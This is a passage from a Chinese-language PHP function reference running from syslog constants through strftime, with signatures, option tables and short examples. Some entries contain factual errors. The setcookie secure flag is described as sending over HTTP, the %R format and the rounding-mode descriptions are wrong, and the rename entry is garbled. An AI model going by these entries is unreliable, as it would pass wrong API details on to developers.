LOG_AUTHPRIV	安全和授权错误
LOG_CRON	时钟守护程序（cron 和 at）错误
LOG_DAEMON	用于未指定自己的错误码的系统守护程序错误
LOG_KERN	内核错误
LOG_LPR	串口子系统错误
LOG_MAIL	邮件错误
LOG_NEWS	USENET 消息系统错误
LOG_SYSLOG	syslog 的内部错误
LOG_USER	一般用户级错误
LOG_UUCP	UUCP 错误

ord. `int ord(string` *string*`)`

返回字符串 *string* 的第一个字符的 ASCII 值。

output_add_rewrite_var. `bool output_add_rewrite_var(string` *name*`, string` *value*`)`

用来给所有的 HTML 超链接元素和表单元素添加名字和值的重写输出句柄。例如：

```
output_add_rewrite_var('sender', 'php');

echo "<a href=\"foo.php\">\n";
echo '<form action="bar.php"></form>';

// 输出：
// <a href="foo.php?sender=php>
// <form action="bar.php"><input type="hidden" name="sender" value="php" />
// </form>
```

output_reset_rewrite_vars. `bool output_reset_rewrite_vars()`

重置写输出句柄的值。如果写输出句柄的值已经应用了，任何仍然未刷新的输出都不会再被重写影响，不管在该调用前是否已放到缓冲区。

pack. `string pack(string` *format*`, mixed` *arg*`1[, mixed` *arg*`2[, ... mixed` *argN*`]])`

以给定的格式把给定的参数打包为二进制字符串。每个参数的数字使用的格式中的字符可以按照下列格式，或用 * 来在输入数据末尾使用所有参数。如果没有指定重复的参数，格式化字符会使用一个参数。*format* 可以用下面的字符：

a	空字节填充字符串
A	空格填充字符串
h	低位优先的十六进制字符串
H	高位优先的十六进制字符串
c	带符号字符
C	无符号字符
s	16 位，从属于机器字节序的有符号短整型
S	16 位，从属于机器字节序的无符号短整型
n	16 位，大端字节序无符号短整型
v	16 位，小端字节序无符号短整型
i	从属于机器大小和字节序的有符号整型
I	从属于机器大小和字节序的无符号整型
l	32 位，从属于机器字节序的有符号长整型
L	32 位，从属于机器字节序的无符号长整型
N	32 位，大端字节序无符号长整型
V	32 位，小端字节序无符号长整型
f	从属于机器大小和表示的浮点型
d	从属于机器大小和表示的双精度型
x	空字节
X	备份一个字节
@	用空字节填充绝对位置（给出重复参数）

parse_ini_file. `array parse_ini_file(string` *filename*`[, bool` *process_sections*`[, int` *scanner_mode*`]])`

加载 *filename*——它必须是标准的 *php.ini* 格式——并返回包含值的关联数组，如果无法解析，返回 false。如果 *process_sections* 被设置为 true，会返回一个包含分段的多维数组。*scanner_mode* 选项是 INI_SCANNER_NORMAL（默认的）或 INI_SCANNER_RAW，指明函

数不应解析的选项值。

parse_ini_string. `array parse_ini_string(string` *config*`[, bool` *process_sections*`[, int` *scanner_mode*`]])`

解析在 *php.ini* 中定义的格式字符串，返回一个包含值的关联数组，如果无法解析，返回 `false`。如果 *process_sections* 被设置为 `true`，会返回一个包含分段的多维数组。*scanner_mode* 选项是 `INI_SCANNER_NORMAL`（默认的）或 `INI_SCANNER_RAW`，指明函数不应解析的选项值。

parse_str. `void parse_str(string` *string*`[, array` *variables*`])`

解析从 HTTP POST 请求来的数据 *string*，把当前作用域中的变量设置为在 *string* 中发现的值。如果给定 *variables*，会将数组设置为带键名和值的数组。

parse_url. `mixed parse_url(string` *url*`)[, int` *component*`])`

返回一个 *url* 组成的关联数组。数组包含下列值：

`fragment`	URL 中的命名锚记
`host`	主机名
`pass`	用户密码
`path`	请求路径
`port`	协议的端口号
`query`	查询串信息
`schema`	URL 协议，比如，`http`
`user`	用户名

数组中不会包含 URL 中未指定的组件的值。例如：

```
$url = "http://www.oreilly.net/search.php#place?name=php&type=book";
$array = parse_url($url);
print_r($array); // 包含 "scheme"、"host"、"path"、"query" 和 "fragment" 的值
```

如果提供了组件选项，只返回特定 URL 的组件。

passthru. `void passthru(string` *command*`[, int` *return*`])`

通过在命令行执行 *command* 并且把命令的结果输出到当前页面。如果指定了 *return*，它会返回命令的状态码。如果想捕获输出，可以使用 `exec()`。

pathinfo. `mixed pathinfo(string` *path*`[, int` *options*`])`

返回包含 *path* 信息的关联数组。如果给定 *options* 参数，它会指定返回特别的元素。PATHINFO_DIRNAME、PATHINFO_BASENAME、PATHINFO_EXTENSION 和 PATHINFO_FILENAME 都是可用的选项值。

返回的数组包含下列元素：

dirname	包含 *path* 的目录
basename	*path* 的基本名称（参见 basename），包含文件的扩展名
extension	扩展名，文件名的一段，不包括点

pclose. `int pclose(resource` *handle*`)`

关闭句柄 *handle* 引用的管道。返回管道中进程运行的结束码。

pfsockopen. `resource pfsockopen(string` *host*`, int` *port*`[, int` *error*`[, string` *message* `[, float` *timeout*`]]])`

在远程 *host* 和特定端口 *port* 打开持久化的 TCP 或 UDP 连接。默认使用 TCP；要通过 UDP 连接，*host* 必须以 udp:// 开始。如果指定了 *timeout*，将指明等待多久后结束。

如果连接成功，函数返回可以被 fgets() 和 fputs() 等函数使用的虚拟文件指针。如果连接失败，返回 false。如果提供了 *error* 和 *message*，它们会分别被设置成错误代码和错误字符串。

不同于 fsockopen()，该函数打开的套接字在完成读写操作后不会自动关闭，如果要明确地进行关闭要调用 fsclose()。

php_ini_loaded_file. `string php_ini_loaded_file()`

返回当前 *php.ini* 文件所在的路径，如果此路径不存在，则返回 false。

php_ini_scanned_files. `string php_ini_scanned_files()`

返回包含 PHP 启动时解析的配置文件的名字的字符串。文件以逗号分隔的列表形式返回。如果运行时配置选项 --with-config-file-scan-dir 没有被设置，返回 false。

php_logo_guid. `string php_logo_guid()`

返回一个可以链接到 PHP logo 的 ID。例如：

```
<?php $current = basename($PHP_SELF); ?>
```

```
<img src="<?= "$current?=" . php_logo_guid(); ?>" border="0" />
```

php_sapi_name. `string php_sapi_name()`

返回一个字符串，其描述运行 PHP 的服务器的 API，例如，cgi 或 apache。

php_strip_whitespace. `string php_strip_whitespace(string` *path*`)`

返回一个字符串，其包括 *path* 指定的文件去除空格和注释后的源代码。

php_uname. `string php_uname(string` *mode*`)`

返回一个描述运行 PHP 的操作系统的字符串。*mode* 参数是一个单字符，用来控制返回什么。可能的值有：

a（默认）	包括所有模式
s	操作系统的名字
n	主机名
r	发布代号
v	版本信息
m	机器类型

phpcredits. `bool phpcredits([int` *what*`])`

输出关于 PHP 和它的开发者的信息。信息基于 *what* 的值来显示。要使用多个选项，用 OR 将值连接到一起。*what* 的可用值有：

CREDITS_ALL（默认）	除 CREDITS_SAPI 外的所有开发者信息
CREDITS_GENERAL	PHP 工作人员总名单
CREDITS_GROUP	核心开发者列表
CREDITS_DOCS	文档团队的信息
CREDITS_MODULES	当前加载的扩展模块及其作者列表
CREDITS_SAPI	服务器 API 模块及其作者列表
CREDITS_FULLPAGE	返回一个完整的 HTML 页面而不是 HTML 代码片段。必须结合其他选项使用。例如，`phpcredits(CREDITS_MODULES|CREDITS_FULLPAGE)`

phpinfo. `bool phpinfo([int` *what*`])`

输出当前 PHP 环境的状态的信息，包括加载的扩展、编译的选项、版本、服务器信息等。如果指定了 *what*，可以限定输出指定信息块；*what* 可以包含多个用 OR 连接在一起的选项。*what* 的可用值有：

INFO_ALL（默认）	所有信息
INFO_GENERAL	PHP 的常规信息
INFO_CREDITS	PHP 工作人员名单，包含作者
INFO_CONFIGURATION	配置和编译选项
INFO_MODULES	当前加载的模块
INFO_ENVIROMENT	PHP 环境的信息
INFO_VARIABLES	当前的变量和值的列表
INFO_LICENSE	PHP 许可

phpversion. `string phpversion(string` *extension*`)`

返回当前运行的 PHP 解析器的版本。如果使用了 *extension* 选项，通过扩展的名字可以返回特定扩展的版本信息。

pi. `float pi()`

返回 π 的近似值（3.14159265359）。

popen. `resource popen(string` *command*`, string` *mode*`)`

打开管道，在 shell 中执行 *command*。

参数 *mode* 指定打开文件的单向权限（只能读或者写）。*mode* 必须是下面值中的一个：

r	打开并读取文件，文件指针在文件头
w	打开并写文件。如果文件存在，将被切成零长度；如果不存在，将会被创建

如果在尝试打开管道时发生任何错误，则返回 `false`，否则返回管道的资源句柄。

pow. `number pow(number` *base*`, number` *exponent*`)`

返回 *base* 的 *exponent* 次幂。如果可能，本函数会返回整数；否则返回浮点数。

prev. `mixed prev(array` *array*`)`

从内部指针指向的位置往回移动一个元素，返回当前指针指向的数据值。如果内部指针已经指向数组的第一个元素，返回 `false`。

使用此函数遍历数组时要小心——如果数组包含空元素或键值为 0 的元素，则返回等于 `false` 的值，从而导致循环结束。要正确遍历可能含有空元素或者键值为 0 的数组，使用 `each()` 函数代替 `prev()` 循环。

print_r. `mixed print_r(mixed` *value*`[, bool` *return*`])`

输出人类可读的 *value*。如果 *value* 是字符串、整型数或浮点数，值会被输出。如果 *value* 是数组，会显示键名和元素；如果是对象，会显示对象的键名和值。函数返回 `true`。如果设置 *return* 为 `true`，输出会被返回而不显示。

printf. `int printf(string` *format*`[, mixed` *arg*`1 ...])`

输出使用 *format* 和给定参数格式化后的字符串。参数替换了在 *format* 字符串中的各种特定标记。

每个标记以百分号（%）开始并和下列元素按次序组合。除了类型指示符，其他指示符都是可选的。要在字符串中包含一个百分号，可使用 %%。

1. 一个可选的用于强制（- 或 +）在数字上使用的标记指示符。默认情况下，只有数字为负的时候才使用符号 -。不同的是，该指示符强制正数前面加上 + 号。

2. 填充指示符指示字符用来将结果填充到合适的字符大小（下面有给出）。不管是 0、空格或前面有单引号的任何字符都可以被指定，默认以空格填充。

3. 对齐指示符。默认情况下，字符串使用右对齐填充。要使其左对齐，指定符号 -。

4. 应包含该元素的最小字符数。如果结果小于该字符数，上面的指示符会确定一种适合该宽度的方式。

5. 对于浮点数，精度指示符由点和数字组成，这将规定显示多少位小数。若不是浮点类型，该指示符会被忽略。

6. 最后，是类型指示符。该指示符告诉 `printf()` 标记的数据使用什么类型。下面是可用的类型：

b	参数是整型，以二进制数显示
c	参数是整型，以字符和值显示
d	参数是整型，以十进制数显示
f	参数是浮点型，以浮点数显示
o	参数是整型，以八进制数显示
s	参数作为字符串显示
x	参数是整型，以十六进制小写字母显示
X	和 x 相同，但以大写显示

proc_close. `int proc_close(resource` *handle*`)`

关闭之前用 `proc_open()` 打开的并用 *handle* 引用的进程。返回进程的终止码。

proc_get_status. `array proc_get_status(resource` *handle*`)`

返回之前用 `proc_open()` 打开的进程的 *handle* 信息的关联数组。数组包含下列值：

`command`	进程打开的命令
`pid`	进程 ID
`running`	如果进程正在运行，则返回 `true`，否则返回 `false`
`signaled`	如果进程被意外终止，则返回 `true`，否则返回 `false`
`stoped`	如果进程被信号终止，则返回 `true`，否则返回 `false`
`exitcode`	如果进程终止则返回终止码，否则返回 `-1`
`termsig`	如果 `signaled` 为 `true`，返回终止进程的信号，否则返回 `undefined`
`stopsig`	如果 `stopped` 为 `true`，返回进程停止的信号，否则返回 `undefined`

proc_nice. `bool proc_nice(int` *increment*`)`

把当前脚本执行进程的优先级加 *increment*。*increment* 为负数会提高进程的优先级，正数会降低优先级。操作成功返回 `true`，否则返回 `false`。

proc_open. `resource proc_open(string` *command*`, array` *descriptors*`, array` *pipes*`[, string` *dir*`[, array` *env*`[, array` *options*`]]])`

通过在 shell 执行 *command* 会打开一个到进程管道的连接，并且可以指定多种选项。描述符参数必须是一个三元素的数组，依次为 `stdin`、`stdout` 和 `stderr` 描述符。每个可以指定一个包含两个元素的数组或者流资源。在第一种情况下，如果第一个元素是 `pipe`，第二个元素可以是 `r` 以从管道读取或是 `w` 来写入管道。如果第一个元素是 `file`，第二个元素必须是文件名。*pipes* 数组可以以对应进程描述符的文件指针数组来填充。如果指定了 *dir*，进程当前运行目录会被设置到该路径。如果指定了 *env*，进程会从数组设置这些环境变量。最后，*options* 包含一个带有额外选项的关联数组。下面的选项可以在数组中设置：

`suppress_errors`	如果被设置为 `true`，进程生成抑制错误（只在 Windows 下）
`bypass_shell`	如果被设置为 `true`，绕过 *cmd.exe* 运行进程
`context`	如果设置了值，指定打开文件时的流上下文

如果在尝试打开进程时发生了任何错误，会返回 `false`。如果没有，返回资源句柄。

proc_terminate. `bool proc_terminate(resource` *handle*`[, int` *signal*`])`

向之前用 `proc_open()` 打开并用 *handle* 引用的进程发送终止信号。如果提供了 *signal*，

进程会发送该信号。调用会即刻返回，这可能在进程终止前。要获取进程状态，可使用proc_get_ status()。如果操作成功，则返回 true，否则返回 false。

property_exists. `bool property_exists(mixed` *class*`, string` *name*`)`

如果对象或 *class* 有以 *name* 命名的数据成员，返回 true，否则返回 false。

putenv. `bool putenv(string` *setting*`)`

以常见的 *name=value* 格式使用 *setting* 来设置环境变量。如果成功，返回 true，否则返回 false。

quoted_printable_decode. `string quoted_printable_decode(string` *string*`)`

对使用 quoted-printable 编码的字符串 *string* 解码，并且返回结果字符串。

quoted_printable_encode. `string quoted_printable_encode(string` *string*`)`

返回使用 quoted-printable 编码的字符串 *string*。可参考 RFC 2045 对该格式的描述。

quotemeta. `string quotemeta(string` *string*`)`

转义在 *string* 中的特定字符上加上反斜杠返回。下面的字符会被转义：点（.）、反斜杠（\）、加号（+）、星号（*）、问号（?）、中括号（[和]）、插入符（^）、括号（(和)）和美元符号（$）。

rad2deg. `float rad2deg(float` *number*`)`

把弧度 *number* 转换为角度并且返回。

rand. `int rand([int` *min*`, int` *max*`])`

返回从 *min* 到 *max*（含）的随机数。如果没有指定 *min* 和 *max*，返回从 0 到函数 getrandmax() 返回值的随机数。

random_bytes. `string random_bytes(int` *length*`)`

生成适合加密用途的任意长度 *length* 的加密随机字节串，例如在生成盐、密钥或初始化向量时。

random_int. `int random_int(int` *min*`, int` *max*`)`

生成可用于强制性要求无偏见的加密随机整数。*min* 设置要返回的最小值范围（必须为 PHP_INT_MIN 或更大），*max* 设置最大值（必须为 PHP_INT_MAX 或更小）。

range. `array range(mixed` *first*`, mixed` *second*`[, number` *step*`])`

创建并返回一个包含从 *first* 到 *second* 的整数或字符串的数组。如果 *second* 小于 *first*，序列以反序返回。如果提供了 *step*，创建的数组会使用特定的步长。

rawurldecode. `string rawurldecode(string` *url*`)`

对已编码的 *url* 字符串进行解码，并返回字符串。以 % 后跟十六进制数的字符序列会被逐字替换。

rawurlencode. `string rawurlencode(string` *url*`)`

返回对 *url* 进行 URI 编码后的字符串，某些字符串会被替换为以 % 后跟十六进制数的字符串序列。例如，空格是 %20。

readdir. `string readdir([resource` *handle*`])`

返回句柄 *handle* 引用的目录中的下一个文件的名字。如果没有指定句柄 *handle*，会使用上次 opendir() 打开目录的句柄。调用 readdir() 返回的目录中的文件顺序是不确定的。如果没有更多的文件可以返回，readdir() 会返回 false。

readfile. `int readfile(string` *path*`[, bool` *include*`[, resource` *context*`]])`

读取路径为 *path* 的文件，可以使用流上下文 *context*，并且输出内容。如果 *include* 被设置为 true，会在包含目录中搜索文件。如果路径 *path* 以 http:// 开始，会打开 HTTP 连接，并从中进行文件读取。如果 *path* 以 ftp:// 开始，会打开 FTP 连接，并从中进行文件读取；远程服务器必须支持被动式 FTP。

函数返回输出的字节数。

readlink. `string readlink(string` *path*`)`

返回包含在 *path* 指定的符号链接文件中的路径。如果 *path* 不存在或者不是符号链接，或者生成了任何错误，函数返回 false。

realpath. `string realpath(string` *path*`)`

展开所有的符号链接，解析到 /./ 和 /../ 的引用，从路径 *path* 移除额外的 / 字符，并且返回结果。

realpath_cache_get. `array realpath_cache_get()`

返回 realpath 缓存的内容的关联数组。路径名作为每个条目的键名，值是一个包含该路径缓存信息的关联数组。可能的值有：

expires	缓存过期时间
is_dir	是否是目录
key	缓存唯一 ID
realpath	解析的路径

realpath_cache_size. `int realpath_cache_size()`

返回 realpath 缓存目前占用的内存的字节数。

register_shutdown_function. `void register_shutdown_function(callable` *function*`[, mixed` *arg1* `[, mixed` *arg2* `[, ... mixed` *argN*`]]])`

注册退出函数。函数将在页面结束时以给出的参数被调用。可以注册多个退出函数，它们将会按照注册次序被调用。如果某退出函数包含 exit 命令，在其后注册的函数将不会被调用。

由于退出函数在页面处理结束时被调用，所以不能在页面上用 print()、echo() 或其他类似的函数来添加数据。

register_tick_function. `bool register_tick_function(callable` *function*`[, mixed` *arg1* `[, mixed` *arg2* `[, ... mixed` *argN*`]]])`

注册在每个 tick 上调用的函数 *name*。函数会以给出的参数被调用。显然，注册 tick 函数会严重影响程序性能。如果操作成功返回 true，否则返回 false。

rename. `bool rename(string` *old*`, string` *new*`[, resource` *context*`]))`

如果提供了流上下文 *context*，会将文件名从 old 重命名为 new，成功返回 true，否则返回 false。

reset. `mixed reset(array` *array*`)`

重置数组 *array* 的内部指针，使其指向第一个元素并返回元素的值。

restore_error_handler. `bool restore_error_handler()`

在最近一次调用 `set_error_handler()` 前的地方恢复错误处理函数并且返回 `true`。

restore_exception_handler. `bool restore_exception_handler()`

在最近一次调用 `set_exception_handler()` 前的地方恢复异常处理函数并且返回 `true`。

rewind. `int rewind(resource` *handle*`)`

设置 *handle* 的文件指针到文件开头。如果操作成功返回 `true`，否则返回 `false`。

rewinddir. `void rewinddir([resource` *handle*`])`

设置 *handle* 的文件指针到目录中文件列表的开始。如果没有指定 *handle*，会默认使用最后一次使用 `opendir()` 打开的资源句柄。

rmdir. `int rmdir(string` *path*`[, resource` *context*`])`

移除目录 *path*，如果提供了流上下文 *context*，可以使用。如果目录不为空，或者 PHP 进程没有合适的权限，或者发生任何错误，会返回 `false`。如果目录被成功删除，返回 `true`。

round. `float round(float` *number*`[, int` *precision*`[, int` *mode*`]])`

返回 *number* 以 *precision* 精度进行四舍五入后的整型数值。默认的精度为 `0`（整型）。模式 *mode* 参数规定了四舍五入的方法：

`PHP_ROUND_HALF_UP`（默认）	向上进位
`PHP_ROUND_HALF_DOWN`	向下退位
`PHP_ROUND_HALF_EVEN`	偶数向上进位
`PHP_ROUND_HALF_ODD`	奇数向下退位

rsort. `void rsort(array` *array*`[, int` *flags*`])`

反序排列数组的值。可选的第二个参数包含额外的排序标识。更多使用该函数的信息可参见第 5 章和 `unserialize()`。

rtrim. `string rtrim(string` *string*`[, string` *characters*`])`

从 *string* 末尾去除给定的字符 *characters*。如果没有指定 *characters*，默认会去除 `\n`、`\r`、`\t`、`\v`、`\0` 和空格。

scandir. `array scandir(string` *path* `[, int` *sort_order* `[, resource` *context*`]])`

返回存在于 *path* 的文件名数组，可以使用流上下文 *context*。如果发生错误，则返回 false。文件名使用 *sort_order* 参数来排序，其可以是下列值之一：

SCANDIR_SORT_ASCENDING（默认）	升序
SCANDIR_SORT_DESCENDING	降序
SCANDIR_SORT_NONE	不排序

serialize. `string serialize(mixed` *value*`)`

返回一个 *value* 的二进制数据表示的字符串。字符串可以用来将数据存储到数据库或文件，然后，可以使用 unserialize() 来恢复。除了资源，任何值都可以被序列化。

set_error_handler. `string set_error_handler(string` *function*`)`

设置一个命名函数作为当前的错误处理函数，或者设置 *function* 为 NULL 来移除当前的错误处理函数。错误处理函数在错误发生时被调用；此函数可以做任何事，但是一般用来打印错误信息和清理严重的错误。

用户定义的函数以两个参数——错误代码和错误字符串——来调用。还可以提供三个可选的参数：错误发生的文件名、行号和上下文（指向当前活动符号表的数组）。

set_error_handler() 返回前面装载的错误处理函数的名字，当设置错误处理函数发生错误时，返回 false（例如，*function* 不存在）。

set_exception_handler. `callable set_exception_handler(callable` *function*`)`

设置一个命名函数作为当前的异常处理函数。异常处理函数通常在 try…catch 代码块没有捕获抛出的异常时被调用；此函数可以做任何事，但是一般用来打印错误信息和清理严重的错误。

用户定义的函数使用一个参数——抛出的异常对象来调用。

set_exception_handler() 返回前面装载的异常处理函数，如果先前没有设置异常处理函数，返回空字符串。

当设置错误处理函数发生错误时，返回 false（例如，*function* 不存在）。

set_include_path. `string set_include_path(string` *path*`)`

设置配置选项的包含路径，会持续到脚本执行结束或者调用 restore_include_path 为止。返回之前的包含路径。

set_time_limit. `void set_time_limit(int` *timeout*`)`

设置当前脚本的超时时间为 *timeout* 秒，并且重启计时器。默认情况下，超时设置为 30 秒或者使用当前配置文件中 `max_execution_time` 选项的值。如果一个脚本不能在给定的时间内完成，脚本会被杀掉并且生成一个致命错误。如果将 *timeout* 设置为 0，脚本不会超时。

setcookie. `void setcookie(string` *name*`[, string` *value*`[, int` *expiration*`[, string` *path* `[, string` *domain*`[, bool` *is_secure*`]]]]])`

生成 cookie 并且把它和标头其他部分信息一起传递。由于 cookie 是在 HTTP 标头中设置的，所以 `setcookie()` 必须在任何输出生成前被调用。

如果只指定了 *name*，该名字的 cookie 会从客户端被删除。*value* 参数指定 cookie 接收的值，*expiration* 是 cookie 要过期的 UNIX 时间戳，*path* 和 *domain* 参数定义 cookie 被关联到的域名。如果 *is_secure* 为 `true`，cookie 将会在 HTTP 连接中被传输。

setlocale. `string setlocale(mixed` *category*`, string` *locale*`[, string` *locale*`, ...]) string setlocale(mixed` *category*`, array` *locale*`)`

为 *category* 函数设置区域 *locale*。设置后返回当前的区域，如果不能设置，返回 `false`。可以为 *category* 添加任何数量的选项（用 `OR` 连接）。可用的选项如下：

`LC_ALL`（默认）	所有下面的分类
`LC_COLLATE`	字符串比较
`LC_CTYPE`	字符分类和转换
`LC_MONETARY`	货币特性
`LC_NUMERIC`	数字特性
`LC_TIME`	时间和日期格式

如果 *locale* 是 `0` 或者空字符串，当前区域不受影响。

setrawcookie. `void setrawcookie(string` *name*`[, string` *value*`[, int` *expiration*`[, string` *path* `[, string` *domain*`[, bool` *is_secure*`]]]]])`

生成 cookie 并且把它和标头其他部分一起传递。由于 cookie 是在 HTTP 标头中设置的，所以 `setcookie()` 必须在任何输出生成前被调用。

如果只指定了 *name*，该名字的 cookie 会被从客户端删除。*value* 参数指定 cookie 接收的值——不同于 `setcookie()`，这里的值发送前不会被 URL 编码，*expiration* 是 cookie 要过期的 UNIX 时间戳，*path* 和 *domain* 参数定义 cookie 被关联到的域名。如果 *is_secure* 为 `true`，cookie 将会在 HTTP 连接中被传输。

settype. `bool settype(mixed value, string type)`

将 *value* 转换到给定的 *type*。可能的类型包括 `boolean`、`integer`、`float`、`string`、`array` 和 `object`。如果操作成功，返回 `true`，否则返回 `false`。使用该函数等同于给 *value* 指定合适的类型。

sha1. `string sha1(string string[, bool binary])`

计算 *string* 用 `sha1` 加密的哈希值并返回。如果 *binary* 被设置为 `true`，会返回原始二进制数而不是十六进制字符串。

sha1_file. `string sha1_file(string path[, bool binary])`

计算并返回 `sha1` 加密的 *path* 指定的文件的哈希值。`sha1` 哈希值是一个 40 位的十六进制字符串，可以用来校验文件数据。如果 *binary* 被设置为 `true`，会返回 20 位的二进制数。

shell_exec. `string shell_exec(string command)`

在 shell 执行 *command* 并且返回命令的输出。该函数会在使用重音操作符（`）时被调用。

shuffle. `void shuffle(array array)`

随机打乱一个数组的 *value*，键名会丢失。

similar_text. `int similar_text(string one, string two[, float percent])`

计算两个字符串 *one* 和 *two* 的相似度。如果按引用传递，*percent* 可以得到两个字符串的区别。

sin. `float sin(float value)`

返回 *value* 弧度的正弦值。

sinh. `float sinh(float value)`

返回 *value* 弧度的双曲正弦值。

sleep. `int sleep(int time)`

暂停当前的脚本 *time* 秒。如果操作成功返回 `0`，否则返回 `false`。

sort. `bool sort(array` *array*`[, int` *flags*`])`

以升序排列给定的数组 *array*。要对排序行为进行更多的控制，可以用第二个参数，有下列值可选：

SORT_REGULAR（默认）	正常比较
SORT_NUMERIC	作为数字比较
SORT_STRING	作为字符串比较
SORT_LOCALE_STRING	以当前区域排序规则比较
SORT_NATURAL	作为自然排序比较
SORT_FLAG_CASE	将 SORT_STRING 与 SORT_NATURAL 按位与使用大小写非敏感方式进行比较

如果操作成功，返回 true，否则返回 false。更多使用该函数的信息可参见第 5 章。

soundex. `string soundex(string` *string*`)`

计算并返回字符串 *string* 的 *soundex* 键。相似发音（并以同样的字母开始）的单词会有同样的 *soundex* 键。

sprintf. `string sprintf(string` *format*`[, mixed` *value1*`[, ... mixed` *valueN*`]])`

返回使用给定参数填充 *format* 创建的字符串。更多使用该函数的信息可参见 printf()。

sqrt. `float sqrt(float` *number*`)`

返回 *number* 的平方根。

srand. `void srand([int` *seed*`])`

用 *seed* 给一个标准的伪随机数生成器做种子，否则使用随机种子。

sscanf. `mixed sscanf(string` *string*`, string` *format*`[, mixed` *variableN* `...])`

用格式 *format* 给出的类型解析字符串 *string*；找到的值会用数组返回或者以 *variable*1 到 *variableN*（必须按引用传递）的方式给到变量。

格式 *format* 字符串和 sprintf() 中的一样。例如：

```
$name = sscanf("Name: k.tatroe", "Name: %s"); // $name has "k.tatroe"
list($month, $day, $year) = sscanf("June 30, 2001", "%s %d, %d");
$count = sscanf("June 30, 2001", "%s %d, %d", &$month, &$day, &$year);
```

stat. `array stat(string` *path*`)`

返回一个关于文件路径 *path* 的关联数组。如果 *path* 是符号链接，它引用的信息会被返回。返回的列表和含义可以参见 `fstat`。

str_getcsv. `array str_getcsv(string` *input*`[, string` *delimiter*`[, string` *enclosure*`[, string` *escape*`]]])`

以 CSV（逗号分隔）的方式解析字符串并且以值数组的方式返回。如果提供 *delimiter*，则用其替代逗号作为分隔符。如果提供了单字符 *enclosure*，用它来封装值（默认情况下是双引号）。*escape* 设置的是要使用的转义字符，默认是反斜杠。

str_ireplace. `mixed str_ireplace(mixed` *search*`, mixed` *replace*`, mixed` *string*`[, int &`*count*`])`

用不区分大小写的方式在字符串 *string* 中搜索 *search*，并且用 *replace* 替换它们。如果三个参数都是字符串，返回一个字符串。如果 *string* 是一个数组，每个元素都会被替换并返回数组。如果 *search* 和 *replace* 都是数组，在 *search* 中的元素会被 *replace* 中相同数字索引的值替换。最后，如果 *search* 是数组而 *replace* 是字符串，所有 *search* 中出现的元素都会被替换为 *replace*。如果提供了 *count*，将会以已替换的实例数量填充它。

str_pad. `string str_pad(string` *string*`, string` *length*`[, string` *pad*`[, int` *type*`]])`

使用 *pad* 填充 *string* 直到指定长度 *length* 个字符，并且返回结果字符串。通过指定类型，你可以控制在哪里做什么。下面的类型可以被接受：

`STR_PAD_RIGHT`（默认）	填充到字符串右边
`STR_PAD_LEFT`	填充到字符串左边
`STR_PAD_BOTH`	填充到字符串两边

str_repeat. `string str_repeat(string` *string*`, int` *count*`)`

返回由 *count* 份 *string* 的副本连在一起组成的字符串。如果 *count* 小于 0，返回空字符串。

str_replace. `mixed str_replace(mixed` *search*`, mixed` *replace*`, mixed` *string*`[, int &`*count*`])`

在字符串 *string* 中搜索 *search*，并且用 *replace* 替换。如果三个参数都是字符串，返回字符串。如果 *string* 是一个数组，每个元素都会被替换并返回数组。如果 *search* 和 *replace* 都是数组，*search* 中的元素会被 *replace* 中相同数字索引的值替换。最后，如果 *search*

是数组而 *replace* 是字符串，所有 *search* 中出现的元素都会被替换为 *replace*。如果提供了 *count*，将会用已替换的实例数量填充它。

str_rot13. `string str_rot13(string` *string*`)`

返回将字符串 *string* 转换为 rot13 格式的字符串。

str_shuffle. `string str_shuffle(string` *string*`)`

返回将字符串 *string* 中字符打乱后的字符串。

str_split. `array str_split(string` *string*`[, int` *length*`])`

将 *string* 分割到一个字符数组，每个元素包含指定长度的字符。如果没有指定长度，默认为 1。

str_word_count. `mixed str_word_count(string` *string*`[, int` *format*`[, string` *characters*`]])`

计算单词在 *string* 中出现的次数（按照地域设定规则）。*format* 的值规定返回值：

0（默认）	单词在 *String* 中出现的数量
1	在 *String* 中找到的单词组成的数组
2	关联数组，以单词的位置为键名，以单词为值

如果指定了 *characters*，可以指定额外的可以被当作单词一部分的字符（就是不作为单词边界）。

strcasecmp. `int strcasecmp(string` *one*`, string` *two*`)`

比较两个字符串。如果 *one* 小于 *two*，返回小于 0 的数；如果相等返回 0；如果 *one* 大于 *two*，返回大于 0 的数。比较是不区分大小写的，也就是说，Alphabet 和 alphabet 是相等的。

strcmp. `int strcmp(string` *one*`, string` *two*`)`

比较两个字符串。如果 *one* 小于 *two*，返回小于 0 的数；如果相等返回 0；如果 *one* 大于 *two*，返回大于 0 的数。比较是区分大小写的，也就是说，Alphabet 和 alphabet 是不相等的。

strcoll. `int strcoll(string` *one*`, string` *two*`)`

基于当前地区设置比较两个字符串。如果 *one* 小于 *two*，返回小于 0 的数；如果相等返回 0；如果 *one* 大于 *two*，返回大于 0 的数。比较是区分大小写的，也就是说，Alphabet

和 alphabet 是不相等的。

strcspn. `int strcspn(string` *string*`, string` *characters*`[, int` *offset*`[, int` *length*`]])`

返回从偏移量 *offset* 开始的 *string* 子集的长度，检查的最大长度为 *length* 个字符，直到找到 *characters* 中的字符的第一个实例。

strftime. `string strftime(string` *format*`[, int` *timestamp*`])`

按照第一个参数中的格式 *format* 和当前区域设定格式化日期和时间。如果没有指定第二个参数，会使用当前的时间和日期。下面的字符是 *format* 中可以识别的：

%a	当前区域星期几的三字母简写，例如，Mon
%A	当前区域星期几的全称，例如，Monday
%b	当前区域月份的三字母简写，例如，Aug
%B	当前区域月份的全称，例如，August
%c	当前区域首选的日期时间表达方式
%C	以最后两位数显示的世纪
%d	月份中的第几天，带前导 0。例如，01~31
%D	和 %m/%d/%y 一样
%e	月份中的第几天，带前导空格。例如，1~31
%h	%b 的别名
%H	以 24 小时格式显示的两位小时数，带前导 0，例如，00~23
%I	以 12 小时格式显示的两位小时数，例如，1~12
%j	年份中的第几天，带前导零，例如，001~366
%m	月份，带前导 0，例如，01~12
%M	两位数的分钟数
%n	换行符（\n）
%p	指定时间的 am 或 pm
%r	和 %I:%M:%S %p 一样
%R	和 %H:%M:%S 一样
%S	两位数字表示的秒
%t	Tab 字符（\t）
%T	和 %H:%M:%S 一样
%u	星期几的数字表达，从 1 开始表示星期一
%U	本年的第几周，从第一周的第一个星期天作为第一天开始
%V	本年第几周的 ISO-8601:1988 格式，第一周是本年第一个至少还有四天的星期，星期一作为每周的第一天
%W	本年的第几周，从第一周的第一个星期一作为第一天开始

%w	星期中的第几天，星期天为 0
%x	当前区域首选的日期表示法，不包括时间
%X	当前区域首选的时间表示法，不包括日期
%y	两位数显示的年份，例如，98
%Y	四位数显示的年份，例如，1998
%Z	时区或名称或简写
%%	百分号（%）

